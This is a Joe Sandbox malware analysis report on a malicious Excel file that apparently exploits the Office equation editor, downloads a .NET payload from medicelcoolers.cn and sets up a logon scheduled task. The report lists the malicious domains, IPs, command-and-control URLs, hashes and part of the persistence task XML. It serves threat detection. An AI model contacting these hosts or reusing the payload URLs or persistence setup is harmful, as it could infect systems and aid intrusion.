http://search.centrum.cz/favicon.ico	explorer.exe, 0000000B.0000000 0.2200990162.000000000A3E9000. 00000008.00000001.sdmp	false		high
http://p.zhongsou.com/favicon.ico	explorer.exe, 0000000B.0000000 0.2200990162.000000000A3E9000. 00000008.00000001.sdmp	false	• Avira URL Cloud: safe	unknown
http://service2.bfast.com/	explorer.exe, 0000000B.0000000 0.2200990162.000000000A3E9000. 00000008.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://www.%s.comPA	vbc.exe, 00000004.00000002.218 4173591.0000000007960000.00000 002.00000001.sdmp, explorer.exe, 0000000B.00000002.238139003 1.0000000001C70000.00000002.00 000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	low
http://ariadna.elmundo.es/	explorer.exe, 0000000B.0000000 0.2200990162.000000000A3E9000. 00000008.00000001.sdmp	false		high

Contacted IPs



Public

IP	Domain	Country	Flag	ASN	ASN Name	Malicious
100.24.208.97	unknown	United States		14618	AMAZON-AESUS	false
198.185.159.144	unknown	United States		53831	SQUARESPACEUS	false
52.209.107.24	unknown	United States		16509	AMAZON-02US	false
34.102.136.180	unknown	United States		15169	GOOGLEUS	true
23.105.124.225	unknown	United States		7203	LEASEWEB-USA-SFO-12US	true
185.26.106.165	unknown	France		24935	ATE-ASFR	true

General Information

Joe Sandbox Version:	31.0.0 Emerald
Analysis ID:	345175
Start date:	27.01.2021
Start time:	19:55:20
Joe Sandbox Product:	CloudBasic
Overall analysis duration:	0h 10m 12s
Hypervisor based Inspection enabled:	false
Report type:	light
Sample file name:	Doc_37584567499454.xlsx
Cookbook file name:	defaultwindowsofficecookbook.jbs
Analysis system description:	Windows 7 x64 SP1 with Office 2010 SP2 (IE 11, FF52, Chrome 57, Adobe Reader DC 15, Flash 25.0.0.127, Java 8 Update 121, .NET 4.6.2)
Number of analysed new started processes analysed:	14
Number of new started drivers analysed:	0
Number of existing processes analysed:	0
Number of existing drivers analysed:	0
Number of injected processes analysed:	1

Technologies:	• HCA enabled • EGA enabled • HDC enabled • AMSI enabled
Analysis Mode:	default
Analysis stop reason:	Timeout
Detection:	MAL
Classification:	mal100.troj.expl.evad.winXLSX@17/8@10/6
EGA Information:	Failed
HDC Information:	• Successful, ratio: 39% (good quality ratio 36.2%) • Quality average: 73.9% • Quality standard deviation: 30.4%
HCA Information:	• Successful, ratio: 93% • Number of executed functions: 0 • Number of non-executed functions: 0
Cookbook Comments:	• Adjust boot time • Enable AMSI • Found application associated with file extension: .xlsx • Found Word or Excel or PowerPoint or XPS Viewer • Attach to Office via COM • Scroll down • Close Viewer
Warnings:	Show All • Exclude process from analysis (whitelisted): dllhost.exe, conhost.exe • TCP Packets have been reduced to 100 • Report size exceeded maximum capacity and may have missing behavior information. • Report size getting too big, too many NtAllocateVirtualMemory calls found. • Report size getting too big, too many NtCreateFile calls found. • Report size getting too big, too many NtEnumerateValueKey calls found. • Report size getting too big, too many NtOpenKeyEx calls found. • Report size getting too big, too many NtQueryAttributesFile calls found. • Report size getting too big, too many NtQueryValueKey calls found.

Simulations

Behavior and APIs

Time	Type	Description
19:56:13	API Interceptor	41x Sleep call for process: EQNEDT32.EXE modified
19:56:15	API Interceptor	109x Sleep call for process: vbc.exe modified
19:56:19	API Interceptor	2x Sleep call for process: schtasks.exe modified
19:56:41	API Interceptor	230x Sleep call for process: cmstp.exe modified
19:57:21	API Interceptor	1x Sleep call for process: explorer.exe modified

Joe Sandbox View / Context

IPs

Match	Associated Sample Name / URL	SHA 256	Detection	Link	Context

Match	Associated Sample Name / URL	SHA 256	Detection	Link	Context
100.24.208.97	EK6BR1KS50.exe	Get hash	malicious	Browse	• www.statt ests.com/csv8/? MZBL= SBCaTdph9B FJ+Pe0Ht/T 56OwK5/x5q MPVV3KW1n9 WrjJ2bCqa9 ZEsGfiasNq zXDHQurd&u 6Td=cjot_n Z0td0D1F
	Companyprofile_Order_384658353.xlsx	Get hash	malicious	Browse	• www.statt ests.com/csv8/? mJ=SB CaTdpk9GFN +fS4Ft/T56 OwK5/x5qMP VVvaK278SL jI2qusdtII 6CngZJh83H H0bt2tCA== &rDHxi=mrj07b-h
	New Purchase Order 501,689$.exe	Get hash	malicious	Browse	• www.cvbtr ading.co.uk/eao/? 4h0=lAvpzUGX9 KkW6YMY4D8 7DWjr1D7s5 4+nPDPuw1k 95OdnWwCj2 pM4Ft1Y7NJ 2d65wIUfg& wR=OtxhY2
	New Purchase Order 50,689$.exe	Get hash	malicious	Browse	• www.cvbtr ading.co.uk/eao/? p0D=lAvpzUGX9 KkW6YMY4D8 7DWjr1D7s5 4+nPDPuw1k 95OdnWwCj2 pM4Ft1Y7NF 2Oq1zREf2M nJCBg==&tF Qh=XRclsNQ PL8U
	New Purchase Order 50,689$.exe	Get hash	malicious	Browse	• www.cvbtr ading.co.uk/eao/? Yvux40tX=lAvp zUGX9KkW6Y MY4D87DWjr 1D7s54+nPD Puw1k95Odn WwCj2pM4Ft 1Y7OpMNrZI Sz+n&Pp=jf Lprdxxs
	Eurobank Transaction.exe	Get hash	malicious	Browse	• www.janew agtus.com/3nop/? Jlq=Z0G4H2Jhj& _zuLcVAp=X wQEFbPdAe8 RC3KQJUbva T4aerhUkRg +DnVMzGamb LlbqglBOj O8af2J4RSY f9mQ0RS
	http://www.rejuvenatemedicalspa.net	Get hash	malicious	Browse	• www.rejuv enatemedic alspa.net/
	15Purchase.exe	Get hash	malicious	Browse	• www.butae ventscater ing.com/bu/? 9r3l=YiE FMluwGnBmH itO4gsciCU ePvQdW+NV5 cUtbNa8QVl RAP8AMA28P s0l1rVepT5 RTkfVLUab7 +a340LaQn7 w&3fpTd=TL 0xlp5HqjmHdV

Match	Associated Sample Name / URL	SHA 256	Detection	Link	Context
198.185.159.144	xl2Ml2iNJe.exe	Get hash	malicious	Browse	• www.theatomicshots.com/xle/?-ZnD=LjoXU6n8-&iBrlPD=dZpq/2SbxZ9fjKphiMNZYhV3L/2Ns2NYRA9XvZOFrZWohuKG4iXKPwFAYUSLWPv7Pa79MYJLDg==
	Inquiry_73834168_.xlsx	Get hash	malicious	Browse	• www.sentire.design/incn/?9r_PU=-ZQLEn&e2Jdlzf8=5ltUxrttwFhptoEbwwSBkwhwumkFdmMXQM+4K6mrQNNQqM/0ADGIG+m5mhGMml3JysWX3Q==
	hmH9ZhBQFD.exe	Get hash	malicious	Browse	• www.magiclabs.media/bw82/?AjR=P2+pz5lp5Thw4xSsr1TQmwqfNtgh4ua+i2k1cmEpjT3MKeCHzs63ua9PxpQsOBrBw3ru&ndnDnN=-Zh4gtKhzFrx
	Signatures Required 21-01-2021.xlsx	Get hash	malicious	Browse	• www.usmedicarenow.com/bw82/?KPO0Ltt0=cQgJWKf5RX1pgHqtrNlNvU1Wcwt7yBWYkREyiU0JrpPbxB8OGrmWpa/gYGeP1DcG9D81oQ==&GzuD_=dp5pdVbpjd
	PO210119.exe.exe	Get hash	malicious	Browse	• www.edmondscakes.com/2kf/?9r4P2=J484&xPGHVhT0=9XMLlWJTI6vAfrHRazBeuJnX2zF/KKkFVijVc9HuNL/CE78GsXIW/AGNdR4jkREGsVcZ
	LOI.exe	Get hash	malicious	Browse	• www.eatsourdough.com/zu8g/?bj=QvQF2MNn+oHkRRTSyytx3edINhmZPioUidW/VLxKdYkXSZlckZwTIbNrQkX4ebA4OyQo&Rx=LlyhAx4hlXV0

Match	Associated Sample Name / URL	SHA 256	Detection	Link	Context
	fl3TkfT33S.exe	Get hash	malicious	Browse	• www.usmedicarenow.com/bw82/?XrFPk4mP=cQgJWKf8RQ1tgXmhpNlNvU1Wcwt7yBWYkRci+XoIvJPaxwQIB73a/eHibgeJtiEOx1IUxmal7w==&EzuxZr=3f-8
	Qs6ySVV95N.exe	Get hash	malicious	Browse	• www.usmedicarenow.com/bw82/?9rN46F=xVJHBdo8&u4Td2=cQgJWKf8RQ1tgXmhpNlNvU1Wcwt7yBWYkRci+XoIvJPaxwQIB73a/eHibgewyTkN/jUTxmaioA==
	insz.exe	Get hash	malicious	Browse	• www.qlifepharmacy.com/hko6/?b6l=GNi/DpI/o0IU2mIIts+MFBAG9T0dMGL590B2ep5La5xhQGCr0BB5YDI5YioaKEegNoVx&DbG=_FNlKl
	Details...exe	Get hash	malicious	Browse	• www.kimquint.com/t052/?pPX=4cshQmakRJ4rOfrc+vaKpepuexOMGJP6AHyg5az6tVfj4oyeQSVKKfWPD+cchExBRail&1b=jnKtRfexr
	Ulma9B5jo1.exe	Get hash	malicious	Browse	• www.littlefreechero keelibrary.com/xle/?UTdx=j0kojX1lOezO3MpNYqSB4xQ7fy015qg6Jc4pJwrM/nOhsl2ZSQmO9E8rTYC4c+3bSb7eWeWU8g==&opg=HL34vR7x-zNdZz
	9gVzvJI8zq.exe	Get hash	malicious	Browse	• www.usmedicarenow.com/bw82/?ElP=cQgJWKf8RQ1tgXmhpNlNvU1Wcwt7yBWYkRci+XoIvJPaxwQIB73a/eHibgSJ+yINolIC&Qtx=JlztxZOpbfa
	ugGgUEbqio.exe	Get hash	malicious	Browse	• www.usmedicarenow.com/bw82/?Gzux=cQgJWKf8RQ1tgXmhpNlNvU1Wcwt7yBWYkRci+XoIvJPaxwQIB73a/eHibjyZxTY12AhF&AnB=O2MxwrlpB

Match	Associated Sample Name / URL	SHA 256	Detection	Link	Context
	Yw5acDrhKd.exe	Get hash	malicious	Browse	• www.silhouettebodyspa.com/de92/?FD=Txo8n6BX_BmT&vBZ=aW4bwX+7+rq/lVtFlzifkf7EnMQHuKASlHyg88U21n5YYvOPVn8iR8TT3RdPTa13WJ65
	AnGaRFyL4O.exe	Get hash	malicious	Browse	• www.sentire.design/incn/?BjR=5ltUxrtowChtt4IXywSBkwhwumkFdmMXQMmoW56qUtNRq9TyHTXEQ6e7lHGzh1PCwM+xugbLVQ==&ndndsT=KfvDDjnxw8Ql
	Mv Maersk Kleven V949E_pdf.exe	Get hash	malicious	Browse	• www.laurencosiovocalstudio.com/p7t/?LZND=kBrJoBOj5OEQVKOXcx6xaEgKFskLlwEkFghBBfGTZb6JR8v+XXQZ7/m6mE6TANuqT+bEcVC2gg==&MnZ=GXLth
	f4tP1FPuGN.exe	Get hash	malicious	Browse	• www.scherazadelegault.com/csv8/?4h0=0hV2NfdVjmx+yfQvTLszaaA4nyOLrpeuP9TqtJZz9egJMD1sBqTfWGO8dzvjX59MdUiM72A8Sw==&wR=LJEtMDJ
	SUNEJ PAYMENT.exe	Get hash	malicious	Browse	• www.cameroncooperar.com/m8ec/?ETRTzvU=oW5CUikigFCJobF4LoDriRErNoDG5MXy9cQdn9L0Iy2n1VjfeIoqGObfEkiRrSpRq/xu&DzrLW=VDKPcpdPnjE8Qb
	Mv Maersk Kleven V949E_pdf.exe	Get hash	malicious	Browse	• www.laurencosiovocalstudio.com/p7t/?v6=kBrJoBOj5OEQVKOXcx6xaEgKFskLlwEkFghBBfGTZb6JR8v+XXQZ7/m6mHWDc8yRULyV&-ZS=W6ApnLe0

Match	Associated Sample Name / URL	SHA 256	Detection	Link	Context
	in.exe	Get hash	malicious	Browse	• www.cptdesignstudio.com/uds2/?Y4spQFW=G5yaYpuBg7XYabQFtGr/YwUbUG6Du4hspLJ6ti3LnsVJcslX7oGk4EUBP1FenotTMaF2IKx0Gw==&Ezu=VTChCL_ht2spUrl

Domains

Match	Associated Sample Name / URL	SHA 256	Detection	Link	Context
www.alparmuhendislik.com	J0OmHlagw8.exe	Get hash	malicious	Browse	• 23.105.124.225
	JAAkR51fQY.exe	Get hash	malicious	Browse	• 23.105.124.225
	0XrD9TsGUr.exe	Get hash	malicious	Browse	• 23.105.124.225
	oJmp4QUPmP.exe	Get hash	malicious	Browse	• 23.105.124.225
	Order_009.xlsx	Get hash	malicious	Browse	• 23.105.124.225
	Z7G2lyR0tT.exe	Get hash	malicious	Browse	• 23.105.124.225
medicelcoolers.cn	Documents.xlsx	Get hash	malicious	Browse	• 185.26.106.165
	Documents.xlsx	Get hash	malicious	Browse	• 185.26.106.165
	Order_00009.xlsx	Get hash	malicious	Browse	• 185.26.106.165
	Order_385647584.xlsx	Get hash	malicious	Browse	• 185.26.106.165
	Order_385647584.xlsx	Get hash	malicious	Browse	• 185.26.106.165
	Doc_74657456348374.xlsx	Get hash	malicious	Browse	• 185.26.106.165
	0000098.xlsx	Get hash	malicious	Browse	• 185.26.106.165
	0009758354.xlsx	Get hash	malicious	Browse	• 185.26.106.165
	Purchase_Order_39563854854.xlsx	Get hash	malicious	Browse	• 185.26.106.165
	Order_009.xlsx	Get hash	malicious	Browse	• 185.26.106.165
	Companyprofile_Order_384658353.xlsx	Get hash	malicious	Browse	• 185.26.106.165
	Order.xlsx	Get hash	malicious	Browse	• 185.26.106.165
s.multiscreensite.com	mtsWWNDaNF.exe	Get hash	malicious	Browse	• 35.172.94.1
	EK6BR1KS50.exe	Get hash	malicious	Browse	• 100.24.208.97
	yxYmHtT7uT.exe	Get hash	malicious	Browse	• 35.172.94.1
	Order_00009.xlsx	Get hash	malicious	Browse	• 35.172.94.1
	SKM_C258201001130020005057.exe	Get hash	malicious	Browse	• 35.172.94.1
	Companyprofile_Order_384658353.xlsx	Get hash	malicious	Browse	• 100.24.208.97
	New Purchase Order 501,689$.exe	Get hash	malicious	Browse	• 100.24.208.97
	New Purchase Order 50,689$.exe	Get hash	malicious	Browse	• 100.24.208.97
	Scan_ 034 (1).exe	Get hash	malicious	Browse	• 35.172.94.1
	New Purchase Order 50,689$.exe	Get hash	malicious	Browse	• 100.24.208.97
	Eurobank Transaction.exe	Get hash	malicious	Browse	• 100.24.208.97
	S12GF803.exe	Get hash	malicious	Browse	• 100.24.208.97
	ov9OYoVV1cgfF1z.exe	Get hash	malicious	Browse	• 35.172.94.1
	33#U0443.exe	Get hash	malicious	Browse	• 35.172.94.1
	73PO17072018.exe	Get hash	malicious	Browse	• 35.172.87.51
	29Purchase order PO#578478847.exe	Get hash	malicious	Browse	• 34.224.237.194
	stan.exe	Get hash	malicious	Browse	• 35.172.94.1
dualstack.appdrag-883352178.eu-west-1.elb.amazonaws.com	Documents.xlsx	Get hash	malicious	Browse	• 52.209.107.24
	KtJsMM8kdE.exe	Get hash	malicious	Browse	• 52.51.72.229
	PO2836#NZ232.exe	Get hash	malicious	Browse	• 52.209.107.24
	pHUWiFd56t.exe	Get hash	malicious	Browse	• 52.51.72.229
	0009758354.xlsx	Get hash	malicious	Browse	• 52.51.72.229
	U0N4EBAJKJ.exe	Get hash	malicious	Browse	• 52.209.107.24

ASN

Match	Associated Sample Name / URL	SHA 256	Detection	Link	Context
AMAZON-02US	Documentaci#U00f3n.doc	Get hash	malicious	Browse	• 35.163.191.195
	Rolled Alloys Possible Infection.docx	Get hash	malicious	Browse	• 143.204.11.47
	Order confirmation 64236000000025 26.01.2021.exe	Get hash	malicious	Browse	• 3.0.139.114
	Rolled Alloys Possible Infection.docx	Get hash	malicious	Browse	• 143.204.11.17

Match	Associated Sample Name / URL	SHA 256	Detection	Link	Context
	ARCHIVOFile-20-012021.doc	Get hash	malicious	Browse	• 35.163.191.195
	FACTUUR-INV00012.xlsx	Get hash	malicious	Browse	• 52.216.237.43
	FACTUUR-INV00012.xlsx	Get hash	malicious	Browse	• 52.216.95.11
	daily scripts.exe	Get hash	malicious	Browse	• 34.242.129.172
	0113 INV_PAK.xlsx	Get hash	malicious	Browse	• 44.240.171.172
	wno5UOP8TJ.exe	Get hash	malicious	Browse	• 52.211.215.209
	quote20210126.exe.exe	Get hash	malicious	Browse	• 3.140.151.209
	PAYMENT.xlsx	Get hash	malicious	Browse	• 34.251.154.69
	PAYMENT.xlsx	Get hash	malicious	Browse	• 34.249.208.250
	DHL eMailShip delivery Form - securedPDF.html	Get hash	malicious	Browse	• 52.218.216.224
	5Ur5p5e8r2.exe	Get hash	malicious	Browse	• 13.52.79.18
	The Mental Health Center.xlsx	Get hash	malicious	Browse	• 52.216.245.238
	Inquiry_73834168_.xlsx	Get hash	malicious	Browse	• 3.131.104.217
	Xy4f5rcxOm.dll	Get hash	malicious	Browse	• 54.64.30.175
	New Year Inquiry List.xlsx	Get hash	malicious	Browse	• 13.224.102.114
	gPGTcEMoM1.exe	Get hash	malicious	Browse	• 52.217.42.147
SQUARESPACEUS	quote20210126.exe.exe	Get hash	malicious	Browse	• 198.49.23.144
	xl2Ml2iNJe.exe	Get hash	malicious	Browse	• 198.185.159.144
	Inquiry_73834168_.xlsx	Get hash	malicious	Browse	• 198.185.159.144
	vA0mtZ7JzJ.exe	Get hash	malicious	Browse	• 198.185.159.145
	hmH9ZhBQFD.exe	Get hash	malicious	Browse	• 198.185.159.144
	Signatures Required 21-01-2021.xlsx	Get hash	malicious	Browse	• 198.185.159.144
	Documents.xlsx	Get hash	malicious	Browse	• 198.49.23.144
	PO210119.exe.exe	Get hash	malicious	Browse	• 198.185.159.144
	LOI.exe	Get hash	malicious	Browse	• 198.185.159.144
	yty5HOxW3o.exe	Get hash	malicious	Browse	• 198.185.159.145
	fl3TkfT33S.exe	Get hash	malicious	Browse	• 198.185.159.144
	Qs6ySVV95N.exe	Get hash	malicious	Browse	• 198.185.159.144
	PE20-RQ- 1638.xlsx	Get hash	malicious	Browse	• 198.49.23.144
	0f9zzITIbk.exe	Get hash	malicious	Browse	• 198.185.159.145
	insz.exe	Get hash	malicious	Browse	• 198.185.159.144
	Details...exe	Get hash	malicious	Browse	• 198.185.159.144
	Ulma9B5jo1.exe	Get hash	malicious	Browse	• 198.185.159.144
	xPkiX7vwNVqQf9I.exe	Get hash	malicious	Browse	• 198.185.159.145
	yxYmHtT7uT.exe	Get hash	malicious	Browse	• 198.49.23.145
	9gVzvJI8zq.exe	Get hash	malicious	Browse	• 198.185.159.144
AMAZON-AESUS	6gdwwv.exe	Get hash	malicious	Browse	• 54.225.66.103
	0fiasS.dll	Get hash	malicious	Browse	• 184.73.247.141
	SecuriteInfo.com.Trojan.PackedNET.471.11170.exe	Get hash	malicious	Browse	• 54.225.220.115
	SecuriteInfo.com.Generic.mg.a7d038f64060412d.exe	Get hash	malicious	Browse	• 23.21.140.41
	PAYMENT LIST .xlsx	Get hash	malicious	Browse	• 184.72.229.176
	PAYMENT.xlsx	Get hash	malicious	Browse	• 54.237.41.217
	MV TAN BINH 135.pdf.exe	Get hash	malicious	Browse	• 23.21.76.253
	4NoiNHCNoU.exe	Get hash	malicious	Browse	• 3.234.181.234
	win32.exe	Get hash	malicious	Browse	• 52.44.229.95
	order pdf.exe	Get hash	malicious	Browse	• 3.223.115.185
	SecuriteInfo.com.Variant.Zusy.363976.7571.exe	Get hash	malicious	Browse	• 23.21.126.66
	Shipping Documents.doc	Get hash	malicious	Browse	• 54.235.83.248
	gPGTcEMoM1.exe	Get hash	malicious	Browse	• 52.23.148.124
	vA0mtZ7JzJ.exe	Get hash	malicious	Browse	• 3.223.115.185
	8Aobnx1VRi.exe	Get hash	malicious	Browse	• 23.21.76.253
	RFQ-Strip Casting Line.exe	Get hash	malicious	Browse	• 54.235.142.93

Match	Associated Sample Name / URL	SHA 256	Detection	Link	Context
	INGNhYonmgtGZ9Updf.exe	Get hash	malicious	Browse	• 3.223.115.185
	NEW ORDER PO 20200909.exe	Get hash	malicious	Browse	• 23.21.252.4
	bin.sh	Get hash	malicious	Browse	• 18.210.13.68
	file.exe	Get hash	malicious	Browse	• 54.225.220.115

JA3 Fingerprints

No context

Dropped Files

No context

Created / dropped Files

C:\Users\user\AppData\Local\Microsoft\Windows\Temporary Internet Files\Content.IE5\ZAE7RW1P\file2[1].exe	
Process:	C:\Program Files\Common Files\Microsoft Shared\EQUATION\EQNEDT32.EXE
File Type:	PE32 executable (GUI) Intel 80386 Mono/.Net assembly, for MS Windows
Category:	downloaded
Size (bytes):	1012736
Entropy (8bit):	7.353050185900719
Encrypted:	false
SSDEEP:	24576:wm8hzilPQ+ZT1AmUoalioH1Btq9ZaQax:t8lSnZTBv0dHdqmB
MD5:	351B0B74944773C3C36D417EEF151670
SHA1:	4109A31F036EFEF7EA222D25CD0B3E4E0564533B
SHA-256:	3682691140DA912F7A282B23DE9AACCFFA2AD8178665E6A8ACE9D745A8FB8CDE
SHA-512:	E9C85320FC24E77D54C85B49CC73233BD6F1CBD492BFE6D3C7E6BB54743F7B93D796E99784E0B63529DBC7A5C878E35F87AAA370CB40BD99A723A0AE2DABC42
Malicious:	**true**
Reputation:	low
IE Cache URL:	http://medicelcoolers.cn/file2.exe
Preview:	MZ.....@.....!..L.!This program cannot be run in DOS mode....$.....PE..L...bq.`.....0..J...(.....i... .....@.. ..... ..@.....Xi..S.....P$..... ..... ..H.....text....I... ...J..... ..`.rsrc...P$.....&...L.....@..@.rel oc.....r.....@..B.....i.....H.....w...8_..p.....W/it.5.r.!.n.-.....t..U.....X.bN.%.1;.%...i8....s.6.a...q.I...~c.8 w^...ir.6l,.q..S.. .w$i.K.:.I.....f...i..5)..8AH.Q.=.0[...n..tM).6.6Fjh.d.J.....aNg.MO..1Le.{..L...z.....`.9.j..`4}..w[.~.J....O:JE..8+. ...i,~T.X...x..<..m)j.Hp..O.=.$...!.8..|.....[.....m....v..!.U..+V....r.|..9.. X.t...3k..m.....,iV..%...C.3?.I../....ar...}'R.....-I..5:./}U.....3Xi~.=.=..1%J...S..L.z...K5.'.+..\...

C:\Users\user\AppData\Local\Microsoft\Windows\Temporary Internet Files\Content.MSO\2524EB81.jpeg	
Process:	C:\Program Files\Microsoft Office\Office14\EXCEL.EXE
File Type:	gd-jpeg v1.0 (using IJG JPEG v80), quality = 90", baseline, precision 8, 700x990, frames 3
Category:	dropped
Size (bytes):	48770
Entropy (8bit):	7.801842363879827
Encrypted:	false
SSDEEP:	768:uLgWImQ6AMqTeyjskbJeYnriZvApugsiKi7iszQ2rvBZzmFz3/soBqZhsglgDQPT:uLgY4MqTeywVYr+0ugbDTzQ27A3UXsgf
MD5:	AA7A56E6A97FFA9390DA10A2EC0C5805
SHA1:	200A6D7ED9F485DD5A7B9D79B596DE3ECEBD834A
SHA-256:	56B1EDECC9A282A9FAAFD95D4D9844608B1AE5CCC8731F34F8B30B3825734974
SHA-512:	A532FE4C52FED46919003A96B882AE6F7C70A3197AA57BD1E6E917F766729F7C9C1261C36F082FBE891852D083EDB2B5A34B0A325B7C1D96D6E58B0BED6C578
Malicious:	false
Reputation:	moderate, very likely benign file
Preview:	.....JFIF.....;CREATOR: gd-jpeg v1.0 (using IJG JPEG v80), quality = 90....C.....C..... .....".....}.....!1A..Qa."q.2....#B...R..$3br.....%&'()*456789:CDEFGHIJSTUVWXYZcdefghijstuvwxyz..... .....w.....!1..AQ.aq."2...B.....#3R..br...$4.%.....&'()*56789:CDEFGHIJSTUVWXYZcdefghijstuvwxyz..... .....?..R..(...(...(.....3Fh.....(....P.E.P.Gj(...(....Q@.%-...(.....P.QKE.%.....;.R.@.E-...(.....P.QKE.'jZ(...QE.....h...(...QE.&(.KE.'jZ(...QE.....h...(...QE.&(.KE.'jZ(...QE.....h...(...QE.&(.KE.'j^.....(...(...(....w...3Fh....E.....4w...h.%.....E./J)(.....Z)(.....Z)(....

C:\Users\user\AppData\Local\Microsoft\Windows\Temporary Internet Files\Content.MSO\565D3980.jpeg	
Process:	C:\Program Files\Microsoft Office\Office14\EXCEL.EXE
File Type:	gd-jpeg v1.0 (using IJG JPEG v80), quality = 90", baseline, precision 8, 700x990, frames 3
Category:	dropped
Size (bytes):	48770
Entropy (8bit):	7.801842363879827

C:\Users\user\AppData\Local\Microsoft\Windows\Temporary Internet Files\Content.MSO\565D3980.jpeg	
Encrypted:	false
SSDEEP:	768:uLgWImQ6AMqTeyjskbJeYnriZvApugsiKi7iszQ2rvBZzmFz3/soBqZhsglgDQPT:uLgY4MqTeywVYr+0ugbDTzQ27A3UXsgf
MD5:	AA7A56E6A97FFA9390DA10A2EC0C5805
SHA1:	200A6D7ED9F485DD5A7B9D79B596DE3ECEBD834A
SHA-256:	56B1EDECC9A282A9FAAFD95D4D9844608B1AE5CCC8731F34F8B30B3825734974
SHA-512:	A532FE4C52FED46919003A96B882AE6F7C70A3197AA57BD1E6E917F766729F7C9C1261C36F082FBE891852D083EDB2B5A34B0A325B7C1D96D6E58B0BED6C578
Malicious:	false
Reputation:	moderate, very likely benign file
Preview:	.....JFIF.....;CREATOR: gd-jpeg v1.0 (using IJG JPEG v80), quality = 90....C.....C..... .....".....}.....!1A..Qa."q.2....#B...R..$3br.....%&'()*456789:CDEFGHIJSTUVWXYZcdefghijstuvwxyz..... .....w.....!1..AQ.aq."2...B.....#3R..br...$4.%.....&'()*56789:CDEFGHIJSTUVWXYZcdefghijstuvwxyz..... .....?..R..(...(...(.....3Fh.....(....P.E.P.Gj(...(....Q@.%-...(.....P.QKE.%.....;.R.@.E-...(.....P.QKE.'jZ(...QE.....h...(...QE.&(.KE.'jZ(...QE.....h...(...QE.&(.KE.'jZ(...QE.....h...(...QE.&(.KE.'j^.....(...(...(....w...3Fh....E.....4w...h.%.....E./J)(.....Z)(.....Z)(....

C:\Users\user\AppData\Local\Microsoft\Windows\Temporary Internet Files\Content.MSO\D2A0E6BB.emf	
Process:	C:\Program Files\Microsoft Office\Office14\EXCEL.EXE
File Type:	Windows Enhanced Metafile (EMF) image data version 0x10000
Category:	dropped
Size (bytes):	653280
Entropy (8bit):	2.898618181500054
Encrypted:	false
SSDEEP:	3072:K34UL0tS6WB0JOqFVY5QcARI/McGdAT9kRLFdtSyUu50yknG/qc+x:k4UcLe0JOqQQZR8MDdATCR3tS+jqcC
MD5:	AF5EE0EFF2EBE3F015B52F53023B58AA
SHA1:	01F9A3167EA08F5FB9F9D167D0B120581575ABC5
SHA-256:	9C6C18736559802F69925E7E49C71E924A84DA22344B099D84CD39CC6A8D3531
SHA-512:	B2F4E249AFB5A445B1EC743E30DC9217642BE95E19F1CE8602509792D7A8A15B489EC739713ECD355F7A620606EBCCD4A09744E64A04F7EEC6E7605E5FEE6CA 9
Malicious:	false
Reputation:	low
Preview:	....l.....S.....@...#.. EMF.....(.....\K..hC..F...,... ...EMF+.@.....X...X...F...\...P...EMF+"@.....@.....$@.....0@.....? !@.....@.....I...c...%.....%.....R...p.....@."C.a.l.i.b.r.i.....1...1.....1...1. .N.S..1...1.....1...1..N.S..1...1. ....y.Q..1...1. .....E..z.Q.....\_.....X...%...7.....{ .@.....C.a.l.i.b.r.....1.X....1.D.1..2.P.....1...1.. {.P.....1...E.dv.....%.....%.....%.....!.....I...c..."....%.....%.....%.....T...T.....@.E.@T.....L.....I...c...P... ...6...F...$. .....EMF+*@..$.....?.....?.....@.....@.....*@..$.....?....

C:\Users\user\AppData\Local\Temp\tmp4BF0.tmp	
Process:	C:\Users\Public\vbc.exe
File Type:	XML 1.0 document, ASCII text, with CRLF line terminators
Category:	dropped
Size (bytes):	1619
Entropy (8bit):	5.154736959652798
Encrypted:	false
SSDEEP:	24:2dH4+SEqCZ7ClNMFi/rlMhEMjnGpwjpIgUYODOLD9RJh7h8gKB2kNtn:cbhZ7ClNQi/rydbz9I3YODOLNdq31n
MD5:	C3BCC181FF0E87324141EC3F488455FC
SHA1:	43B13BE4CF2D7561B78571103BEC5B88056086D1
SHA-256:	21C274F6CE1F83805FAC7EBDE382C1648A17489BBA7B382C5236BDE705099607
SHA-512:	E18EF08195B09EB5B8A99A312EBEB66BF546E3FFBB002F87AF3334B88D4B6B7EB5F7D0FF89636B5B25F835FCC00F4E22482A4BE704A7FBEF5E63C6B4899E16C 7
Malicious:	**true**
Reputation:	low
Preview:	<?xml version="1.0" encoding="UTF-16"?>..<Task version="1.2" xmlns="http://schemas.microsoft.com/windows/2004/02/mit/task">.. <RegistrationInfo>.. <Date>2014-10-25T14:27:44.8929027</Date>.. <Author>user-PC\user</Author>.. </RegistrationInfo>.. <Triggers>.. <LogonTrigger>.. <Enabled>true</Enabled>.. <UserId>user-PC\user</UserId>.. </LogonTrigger>.. <RegistrationTrigger>.. <Enabled>false</Enabled>.. </RegistrationTrigger>.. </Triggers>.. <Principals>.. <Principal id="Author">.. <UserId>user-PC\user</UserId>.. <LogonType>InteractiveToken</LogonType>.. <RunLevel>LeastPrivilege</RunLevel>.. </Principal>.. </Principals>.. <Settings>.. <MultipleInstancesPolicy>StopExisting</MultipleInstancesPolicy>.. <DisallowStartIfOnBatteries>false</DisallowStartIfOnBatteries>.. <StopIfGoingOnBatteries>true</StopIfGoingOnBatteries>.. <AllowHardTerminate>false</AllowHardTerminate>.. <StartWhenAvailable>true</StartWhenAvailable>

C:\Users\user\AppData\Roaming\VqdYEvk.exe	
Process:	C:\Users\Public\vbc.exe
File Type:	PE32 executable (GUI) Intel 80386 Mono/.Net assembly, for MS Windows
Category:	dropped
Size (bytes):	1012736
Entropy (8bit):	7.353050185900719
Encrypted:	false
SSDEEP:	24576:wm8hzilPQ+ZT1AmUoalioH1Btq9ZaQax:t8lSnZTBv0dHdqmB
MD5:	351B0B74944773C3C36D417EEF151670

C:\Users\user\AppData\Roaming\VqdYEvk.exe	
SHA1:	4109A31F036EFEF7EA222D25CD0B3E4E0564533B
SHA-256:	3682691140DA912F7A282B23DE9AACCFFA2AD8178665E6A8ACE9D745A8FB8CDE
SHA-512:	E9C85320FC24E77D54C85B49CC73233BD6F1CBD492BFE6D3C7E6BB54743F7B93D796E99784E0B63529DBC7A5C878E35F87AAA370CB40BD99A723A0AE2DABC42
Malicious:	false
Reputation:	low
